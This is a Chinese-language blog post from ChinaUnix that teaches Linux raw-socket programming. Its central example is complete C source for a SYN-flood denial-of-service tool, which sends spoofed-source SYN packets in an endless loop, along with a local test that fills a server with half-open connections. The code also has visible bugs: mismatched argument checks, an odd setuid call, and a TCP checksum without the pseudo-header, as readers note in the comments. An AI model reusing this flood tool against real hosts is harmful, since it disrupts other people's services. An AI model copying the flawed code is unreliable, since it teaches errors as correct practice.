




【原创评选】2014年7月-8月原创博文评选

wjlkoorey的博客

wjlkoorey.blog.chinaunix.net

wanderlust in the sea...

首页 | 博文目录 | 关于我



wjlkoorey258



博客访问：509962

博文数量：97

博客积分：671

博客等级：上尉

技术积分：10228

用户组：普通用户

注册时间：2010-12-18 16:08

加关注

短消息


原创 Linux网络编程：原始套接字的魔力【上】

2012-07-19 23:39:42

分类：LINUX

基于原始套接字编程

在开发面向连接的TCP和面向无连接的UDP程序时，我们所关心的核心问题在于数据收发层面，数据的传输特性由TCP或UDP来保证：



也就是说，对于TCP或UDP的程序开发，焦点在Data字段，我们没法直接对TCP或UDP头部字段进行赤裸裸的修改，当然还有IP头。换句话说，我们对它们头部操作的空间非常受限，只能使用它们已经开放给我们的诸如源、目的IP，源、目的端口等等。

今天我们讨论一下原始套接字的程序开发，用它作为入门协议栈的进阶跳板太合适不过

[论坛](#)[加好友](#)[个人简介](#)[www.5678520.com](#)[文章分类](#)[全部博文 \(97\)](#)[Netfilter&ebtabl \(0\)](#)[算法设计 \(8\)](#)[计算机系统 \(11\)](#)[商海ABC \(1\)](#)[存储 \(6\)](#)[翻译 \(3\)](#)[Java \(1\)](#)[内核源码 \(5\)](#)[其他 \(3\)](#)[+ 多媒体 \(7\)](#)[网络编程 \(8\)](#)[系统管理 \(3\)](#)[SNMP \(2\)](#)[Netfilter和 iptab \(0\)](#)[未分配的博文 \(39\)](#)[文章存档](#)[+ 2014年 \(12\)](#)[+ 2013年 \(21\)](#)[+ 2012年 \(64\)](#)

了。OK闲话不多说，进入正题。

原始套接字的创建方法也不难：`socket(AF_INET, SOCK_RAW, protocol)`。

重点在protocol字段，这里就不能简单的将其值为0了。在头文件netinet/in.h中定义了系统中该字段目前能取的值，注意：有些系统中不一定实现了netinet/in.h中的所有协议。源代码的linux/in.h中和netinet/in.h中的内容一样。

```
24 /* Standard well-defined IP protocols. */
25 enum {                                     /usr/include/linux/in.h
26     IPPROTO_IP = 0,                      /* Dummy protocol for TCP */
27     IPPROTO_ICMP = 1,                    /* Internet Control Message Protocol */
28     IPPROTO_IGMP = 2,                    /* Internet Group Management Protocol */
29     IPPROTO_IPIP = 4,                    /* IPIP tunnels (older KA9Q tunnels use 94) */
30     IPPROTO_TCP = 6,                    /* Transmission Control Protocol */
31     IPPROTO_EGP = 8,                    /* Exterior Gateway Protocol */
32     IPPROTO_PUP = 12,                   /* PUP protocol */
33     IPPROTO_UDP = 17,                   /* User Datagram Protocol */
34     IPPROTO_IDP = 22,                   /* XNS IDP protocol */
35     IPPROTO_DCCP = 33,                  /* Datagram Congestion Control Protocol */
36     IPPROTO_RSVP = 46,                  /* RSVP protocol */
37     IPPROTO_GRE = 47,                  /* Cisco GRE tunnels (rfc 1701,1702) */
38
39     IPPROTO_IPV6 = 41,                  /* IPv6-in-IPv4 tunnelling */
40
41     IPPROTO_ESP = 50,                   /* Encapsulation Security Payload protocol */
42     IPPROTO_AH = 51,                   /* Authentication Header protocol */
43     IPPROTO_PIM = 103,                  /* Protocol Independent Multicast */
44
45     IPPROTO_COMP = 108,                  /* Compression Header protocol */
46     IPPROTO_SCTP = 132,                 /* Stream Control Transport Protocol */
47
48     IPPROTO_RAW = 255,                  /* Raw IP packets */
49     IPPROTO_MAX
50 };
51
```

我们常见的有IPPROTO_TCP，IPPROTO_UDP和IPPROTO_ICMP，在博文“[\(十六\)洞悉linux下的Netfilter&iptables：开发自己的hook函数【实战】\(下\)](#)”中我们见到该protocol字段为IPPROTO_RAW时的情形，后面我们会详细介绍。

用这种方式我就可以得到原始的IP包了，然后就可以自定义IP所承载的具体协议类型，

我的朋友



2005227




lbird_11



tj19891



lawrence



mzh2100



huangba



liucaipi



Zackary1



WbBullFr

最近访客



acorpe



雷锋不谢



y841618



cym0417



猪也有春



米娜拉夜



hmily36



VEGETA



phoenixc

订阅

如TCP，UDP或ICMP，并手动对每种承载在IP协议之上的报文进行填充。接下来我们看个最著名的例子DOS攻击的示例代码，以便大家更好的理解如何基于原始套接字手动去封装我们需要TCP报文。

先简单复习一下TCP报文的格式，因为我们本身不是讲协议的设计思想，所以只会提及和我们接下来主题相关的字段，如果想对TCP协议原理进行深入了解那么《TCP/IP详解卷1》无疑是最好的选择。

The diagram illustrates the structure of a TCP header. It is divided into two main sections: 'TCP首部' (TCP Header) and '数据' (Data). The header is further detailed with the following fields and their bit positions:

- 16位源端口** (16-bit Source Port): Occupies bits 0 to 15.
- 16位目的端口** (16-bit Destination Port): Occupies bits 16 to 31.
- 32位序号** (32-bit Sequence Number): Occupies bits 0 to 31.
- 32位确认序号** (32-bit Acknowledgment Number): Occupies bits 0 to 31.
- 4位头部长度** (4-bit Header Length): Occupies bits 0 to 3.
- 保留(6位)** (6-bit Reserved): Occupies bits 4 to 9.
- URG** (Urgent): Occupies bit 10.
- ACK** (Acknowledgment): Occupies bit 11.
- PSH** (Push): Occupies bit 12.
- PST** (Priority): Occupies bit 13.
- SYN** (Synchronize): Occupies bit 14.
- FIN** (Finish): Occupies bit 15.
- 16位窗口大小** (16-bit Window Size): Occupies bits 16 to 31.
- 16位校验和** (16-bit Checksum): Occupies bits 0 to 15.
- 16位紧急指针** (16-bit Urgent Pointer): Occupies bits 16 to 31.
- 选项及填充** (Options and Padding): Occupies bits 0 to 31.

ChinaUnix 博客
blog.chinaunix.net

我们目前主要关注上面着色部分的字段就OK了，接下来再看看TCP3次握手的过程。TCP的3次握手的一般流程是：

- (1) 第一次握手：建立连接时，客户端A发送SYN包(SEQ_NUMBER=j)到服务器B，并进入SYN_SEND状态，等待服务器B确认。
- (2) 第二次握手：服务器B收到SYN包，必须确认客户A的SYN(ACK_NUMBER=j+1)，同时自己也发送一个SYN包(SEQ_NUMBER=k)，即SYN+ACK包，此时服务器B进入SYN_RECV状态。

open in browser

PRO version

Are you a developer? Try out the [HTML to PDF API](#)

pdfcrowd.com



推荐博文

- 模仿之中也少不了创新——Leo...
- 学习Swift之(二): swift开发...
- 学习Swift之(一): 关于swift...
- 实现dup2函数,要求不使用fcntl...
- LR模型的Spark实现
- 对Oracle高水位线的研究实践...
- 为学习Hadoop使用VMware准备3...
- 【故障处理】opmn启动失败及...
- oracle 11g ASM 磁盘组在线扩...
- 数据迁移中的数据库检查和建...

热词专题

- 李体育老师荣获“杰出传承人...
- string.h
- 安装oracle
- VMware VDP

(3) 第三次握手: 客户端A收到服务器B的SYN+ACK包, 向服务器B发送确认包ACK(ACK_NUMBER=k+1), 此包发送完毕, 客户端A和服务器B进入ESTABLISHED状态, 完成三次握手。

至此3次握手结束, TCP通路就建立起来了, 然后客户端与服务器开始交互数据。上面描述过程中, SYN包表示TCP数据包的标志位syn=1, 同理, ACK表示TCP报文中标志位ack=1, SYN+ACK表示标志位syn=1和ack=1同时成立。


原始套接字还提供了一个非常有用的参数IP_HDRINCL:

- 1、当开启该参数时: 我们可以从IP报文首部第一个字节开始依次构造整个IP报文的所有选项, 但是IP报文头部中的标识字段(设置为0时)和IP首部校验和字段总是由内核自己维护的, 不需要我们关心。
- 2、如果不开启该参数: 我们所构造的报文是从IP首部之后的第一个字节开始, IP首部由内核自己维护, 首部中的协议字段被设置成调用socket()函数时我们所传递给它的第三个参数。

开启IP_HDRINCL特性的模板代码一般为:

```
const int on = 1;
if (setsockopt (sockfd, IPPROTO_IP, IP_HDRINCL, &on, sizeof(on)) < 0){
    printf("setsockopt error!\n");
}
```

所以, 我们还得复习一下IP报文的首部格式:



ChinaUnix 博客
blog.chinaunix.net

同样，我们重点关注IP首部中的着色部分区段的填充情况。

有了上面的知识做铺垫，接下来DOS示例代码的编写就相当简单了。我们来体验一下手动构造原生态IP报文的乐趣吧：

点击(此处)折叠或打开

```

1. //mdos.c
2. #include <stdlib.h>
3. #include <stdio.h>
4. #include <errno.h>
5. #include <string.h>
6. #include <unistd.h>
7. #include <netdb.h>
8. #include <sys/socket.h>
9. #include <sys/types.h>
10. #include <netinet/in.h>
11. #include <netinet/ip.h>
12. #include <arpa/inet.h>
13. #include <linux/tcp.h>

```

```
14.
15. //我们自己写的攻击函数
16. void attack(int skfd,struct sockaddr_in *target,unsigned short srcport);
17. //如果什么都让内核做，那岂不是忒不爽了，咱也试着计算一下校验和。
18. unsigned short check_sum(unsigned short *addr,int len);
19.
20. int main(int argc,char** argv){
21.     int skfd;
22.     struct sockaddr_in target;
23.     struct hostent *host;
24.     const int on=1;
25.     unsigned short srcport;
26.
27.     if(argc!=2)
28.     {
29.         printf("Usage:%s target dstport srcport\n",argv[0]);
30.         exit(1);
31.     }
32.
33.     bzero(&target,sizeof(struct sockaddr_in));
34.     target.sin_family=AF_INET;
35.     target.sin_port=htons(atoi(argv[2]));
36.
37.     if(inet_aton(argv[1],&target.sin_addr)==0)
38.     {
39.         host=gethostbyname(argv[1]);
40.         if(host==NULL)
41.         {
42.             printf("TargetName Error:%s\n",hstrerror(h_errno));
43.             exit(1);
```

```

44.         }
45.         target.sin_addr=*(struct in_addr*)(host->h_addr_list[0]);
46.     }
47.
48.     //将协议字段置为IPPROTO_TCP，来创建一个TCP的原始套接字
49.     if(0>(skfd=socket(AF_INET,SOCK_RAW,IPPROTO_TCP))){
50.         perror("Create Error");
51.         exit(1);
52.     }
53.
54.     //用模板代码来开启IP_HDRINCL特性，我们完全自己手动构造IP报文
55.     if(0>setsockopt(skfd,IPPROTO_IP,IP_HDRINCL,&on,sizeof(on))){
56.         perror("IP_HDRINCL failed");
57.         exit(1);
58.     }
59.
60.     //因为只有root用户才可以play with raw socket :)
61.     setuid(getpid());
62.     srcport = atoi(argv[3]);
63.     attack(skfd,&target,srcport);
64. }
65.
66. //在该函数中构造整个IP报文，最后调用sendto函数将报文发送出去
67. void attack(int skfd,struct sockaddr_in *target,unsigned short srcport){
68.     char buf[128]={0};
69.     struct ip *ip;
70.     struct tcphdr *tcp;
71.     int ip_len;
72.
73.     //在我们TCP的报文中Data没有字段，所以整个IP报文的长度

```

```

74.     ip_len = sizeof(struct ip)+sizeof(struct tcphdr);
75.     //开始填充IP首部
76.     ip=(struct ip*)buf;
77.
78.     ip->ip_v = IPVERSION;
79.     ip->ip_hl = sizeof(struct ip)>>2;
80.     ip->ip_tos = 0;
81.     ip->ip_len = htons(ip_len);
82.     ip->ip_id=0;
83.     ip->ip_off=0;
84.     ip->ip_ttl=MAXTTL;
85.     ip->ip_p=IPPROTO_TCP;
86.     ip->ip_sum=0;
87.     ip->ip_dst=target->sin_addr;
88.
89.     //开始填充TCP首部
90.     tcp = (struct tcphdr*)(buf+sizeof(struct ip));
91.     tcp->source = htons(srcport);
92.     tcp->dest = target->sin_port;
93.     tcp->seq = random();
94.     tcp->doff = 5;
95.     tcp->syn = 1;
96.     tcp->check = 0;
97.
98.     while(1){
99.         //源地址伪造，我们随便任意生成个地址，让服务器一直等待下去
100.        ip->ip_src.s_addr = random();
101.        tcp->check=check_sum((unsigned short*)tcp,sizeof(struct tcphdr));
102.        sendto(skfd,buf,ip_len,0,(struct sockaddr*)target,sizeof(struct sockaddr_in
));

```



```

103.     }
104. }
105.
106. //关于CRC校验和的计算，网上一大堆，我就“拿来主义”了
107. unsigned short check_sum(unsigned short *addr,int len){
108.     register int nleft=len;
109.     register int sum=0;
110.     register short *w=addr;
111.     short answer=0;
112.
113.     while(nleft>1)
114.     {
115.         sum+=*w++;
116.         nleft-=2;
117.     }
118.     if(nleft==1)
119.     {
120.         *(unsigned char *)&answer=*(unsigned char *)w;
121.         sum+=answer;
122.     }
123.
124.     sum=(sum>>16)+(sum&0xffff);
125.     sum+=(sum>>16);
126.     answer=~sum;
127.     return(answer);
128. }

```

用前面我们自己编写TCP服务器端程序来做本地测试，看看效果。先把服务器端程序启动起来，如下：

```
[koorey@localhost TCP]$ ./src 11223 &
[1] 24474
[koorey@localhost TCP]$ netstat -an | grep "11223"
tcp        0      0 0.0.0.0:11223        0.0.0.0:*           LISTEN
[koorey@localhost TCP]$
```

我们的TCP服务端监听在11223端口，可以接受任何客户端的连接

然后，我们编写的“捣蛋”程序登场了：

```
[koorey@localhost RAW]$ gcc -w -o mdos mdos.c
[koorey@localhost RAW]$ sudo ./mdos "127.0.0.1" "11223" "8888"
```

目标地址 目标端口 本地端口

该“mdos”命令执行一段时间后，服务器端的输出如下：

```
[koorey@localhost RAW]$ gcc -w -o mdos mdos.c
[koorey@localhost RAW]$ sudo ./mdos "127.0.0.1" "11223" "8888"
[koorey@localhost RAW]$
```

```
[koorey@localhost TCP]$ ./src 11223 &
[1] 24474
[koorey@localhost TCP]$ netstat -an | grep "11223"
tcp        0      0 0.0.0.0:11223        0.0.0.0:*           LISTEN
[koorey@localhost TCP]$ netstat -an | grep "11223"
tcp        0      0 0.0.0.0:11223        0.0.0.0:*           LISTEN
tcp        0      0 127.0.0.1:11223      234.185.99.36:8888   SYN_RECV
tcp        0      0 127.0.0.1:11223      229.10.183.93:8888   SYN_RECV
tcp        0      0 127.0.0.1:11223      225.248.119.85:8888   SYN_RECV
tcp        0      0 127.0.0.1:11223      233.90.29.45:8888     SYN_RECV
tcp        0      0 127.0.0.1:11223      230.63.74.55:8888     SYN_RECV
tcp        0      0 127.0.0.1:11223      236.137.34.84:8888     SYN_RECV
tcp        0      0 127.0.0.1:11223      232.233.22.31:8888     SYN_RECV
tcp        0      0 127.0.0.1:11223      236.88.85.98:8888     SYN_RECV
tcp        0      0 127.0.0.1:11223      231.205.144.17:8888    SYN_RECV
tcp        0      0 127.0.0.1:11223      227.169.226.121:8888   SYN_RECV
tcp        0      0 127.0.0.1:11223      239.93.48.47:8888     SYN_RECV
tcp        0      0 127.0.0.1:11223      235.53.174.119:8888   SYN_RECV
tcp        0      0 127.0.0.1:11223      233.132.208.74:8888   SYN_RECV
tcp        0      0 127.0.0.1:11223      233.221.22.69:8888     SYN_RECV
tcp        0      0 127.0.0.1:11223      236.66.35.106:8888     SYN_RECV
tcp        0      0 127.0.0.1:11223      227.14.222.116:8888    SYN_RECV
[koorey@localhost TCP]$
```

因为我们的源IP地址是随机生成的，源端口固定为8888，服务器端收到我们的SYN报文

后，会为其分配一条连接资源，并将该连接的状态置为SYN_RECV，然后给客户端回送一个确认，并要求客户端再次确认，可我们却不再bird别个了，这样就会造成服务端一直等待直到超时。

备注：本程序仅供交流分享使用，不要做恶，不然后果自负哦。

最后补充一点，看到很多新手经常对struct ip{}和struct iphdr{}，struct icmp{}和struct icmphdr{}纠结来纠结去了，不知道何时该用哪个。在/usr/include/netinet目录这些结构所属头文件的定义，头文件中对这些结构也做了很明确的说明，这里我们简单总结一下：

struct ip{}、struct icmp{}是供BSD系统层使用，struct iphdr{}和struct icmphdr{}是在INET层调用。同理tcphdr和udphdr分别都已经和谐统一了，参见tcp.h和udp.h。

BSD和INET的解释在协议栈篇章详细论述，这里大家可以简单这样来理解：我们在用户空间的编写网络应用程序的层次就叫做BSD层。所以我们该用什么样的数据结构呢？良好的编程习惯当然是BSD层推荐我们使用的，struct ip{}、struct icmp{}。至于INET层的两个同类型的结构体struct iphdr{}和struct icmphdr{}能用不？我只能说不建议。看个例子：

```
[koorey@localhost RAW]$ cat test.c
#include <stdio.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/tcp.h>
#include <netinet/udp.h>

int main(){
#ifdef __USE_BSD
    printf("In BSD!\n");
#else
    printf("Where ?");
#endif
    printf("ip=%d,iphdr=%d\n",sizeof(struct ip),sizeof(struct iphdr));
    printf("tcp=%d\n",sizeof(struct tcphdr));
    printf("udp=%d\n",sizeof(struct udphdr));
    printf("icmp=%d,icmp_hdr=%d\n",sizeof(struct icmp),sizeof(struct icmp_hdr));
    return 0;
}
[koorey@localhost RAW]$ gcc -w -o test test.c
[koorey@localhost RAW]$ ./test
In BSD!
ip=20,iphdr=20
tcp=20
udp=8
icmp=28,icmp_hdr=8
[koorey@localhost RAW]$
```

我们可以看到无论BSD还是INET层的IP数据包结构体大小是相等的，ICMP报文的大小有差异。而我们知道ICMP报头应该是8字节，那么BSD层为什么是28字节呢？留给大家思考。也就是说，我们这个mdos.c的实例程序中除了用struct ip{}之外还可以用INET层的struct iphdr{}结构。将如下代码：

点击(此处)折叠或打开

```
1. struct ip *ip;
2. ...
3. ip=(struct ip*)buf;
4. ip->ip_v = IPVERSION;
5. ip->ip_hl = sizeof(struct ip)>>2;
6. ip->ip_tos = 0;
7. ip->ip_len = htons(ip_len);
```

```
8. ip->ip_id=0;
9. ip->ip_off=0;
10. ip->ip_ttl=MAXTTL;
11. ip->ip_p=IPPROTO_TCP;
12. ip->ip_sum=0;
13. ip->ip_dst=target->sin_addr;
14. ...
15. ip->ip_src.s_addr = random();
```

改成：

点击(此处)折叠或打开

```
1. struct iphdr *ip;
2. ...
3. ip=(struct iphdr*)buf;
4. ip->version = IPVERSION;
5. ip->ihl = sizeof(struct ip)>>2;
6. ip->tos = 0;
7. ip->tot_len = htons(ip_len);
8. ip->id=0;
9. ip->frag_off=0;
10. ip->ttl=MAXTTL;
11. ip->protocol=IPPROTO_TCP;
12. ip->check=0;
13. ip->daddr=target->sin_addr.s_addr;
14. ...
15. ip->saddr = random();
```

结果请童鞋们自己验证。虽然结果一样，但在BSD层直接使用INET层的数据结构还是不被推荐的。

小结：

1、IP_HDRINCL选项可以使我们控制到底是要从IP头部第一个字节开始构造我们的原始报文或者从IP头部之后第一个数据字节开始。

2、只有超级用户才能创建原始套接字。

3、原始套接字上也可以调用connect、bind之类的函数，但都不常见。原因请大家回顾一下这两个函数的作用。想不起来的童鞋回头复习一下前两篇的内容吧。

阅读(10672) | 评论(15) | 转发(47) |

上一篇：Linux网络编程：基于UDP的程序开发回顾篇

下一篇：Linux网络编程：原始套接字的魔力【下】

2



相关热门文章

轻量级web server Tornado代码...

重叠IO的四种机制

unix网络编程一卷 un.p.h...

UDP socket编程中使用connect...

Linux 网络堆栈的排队机制...

linux 常见服务端口

【ROOTFS搭建】busybox的httpd...

xmanager 2.0 for linux配置

什么是shell

linux socket的bug??

kernel 报错[16922]:...

C语言 如何在一个整型左边补0...

python无法爬取阿里巴巴的数据...

linux-2.6.28 和linux-2.6.32....

linux su - username -c 命...

给主人留下些什么吧！~~



雷锋不谢 2014-08-15 10:58:48

wjlkoorey258：谢谢，过奖了，新鸟一只。。。呵呵

```
sendto(skfd,buf,ip_len,0,(struct sockaddr*)target,sizeof(struct sockaddr_in));
```

博主，这个语句可以写为send(skfd,buf,ip_len,0)吗，我猜想buf里面既然已经有了target的套接子地址了，就不用再给出了吧。。不知你怎么看。

[回复](#) | [举报](#)



雷锋不谢 2014-08-13 17:01:17

额。。。。TCP的校验和是正确的么？？我怎么抓包看了全不对呀，这样发出去的包直接被丢掉了，DOS失败。
博主，你试试看，能不能把TCP的伪首部也加入校验和。

[回复](#) | [举报](#)



superwujc 2014-05-28 23:16:17

有一个问题要请教博主一下：
TCP和UDP的校验和是需要覆盖一个伪首部的，但看博主的程序并未看到关于伪首部的部分，请问能否简单的说明一下吗？谢谢。


[回复](#) | [举报](#)



syn2203 2013-12-18 15:44:43

谢谢，分享👍

[回复](#) | [举报](#)



yanyao321 2013-10-17 14:05:57

受益匪浅 非常感谢

[回复](#) | [举报](#)

评论热议

请登录后评论。

[登录](#) [注册](#)

[关于我们](#) | [关于IT168](#) | [联系方式](#) | [广告合作](#) | [法律声明](#) | [免费注册](#)

Copyright 2001-2010 ChinaUnix.net All Rights Reserved 北京皓辰网域网络信息技术有限公司. 版权所有

感谢所有关心和支持过ChinaUnix的朋友们

京ICP证041476号 京ICP证060528号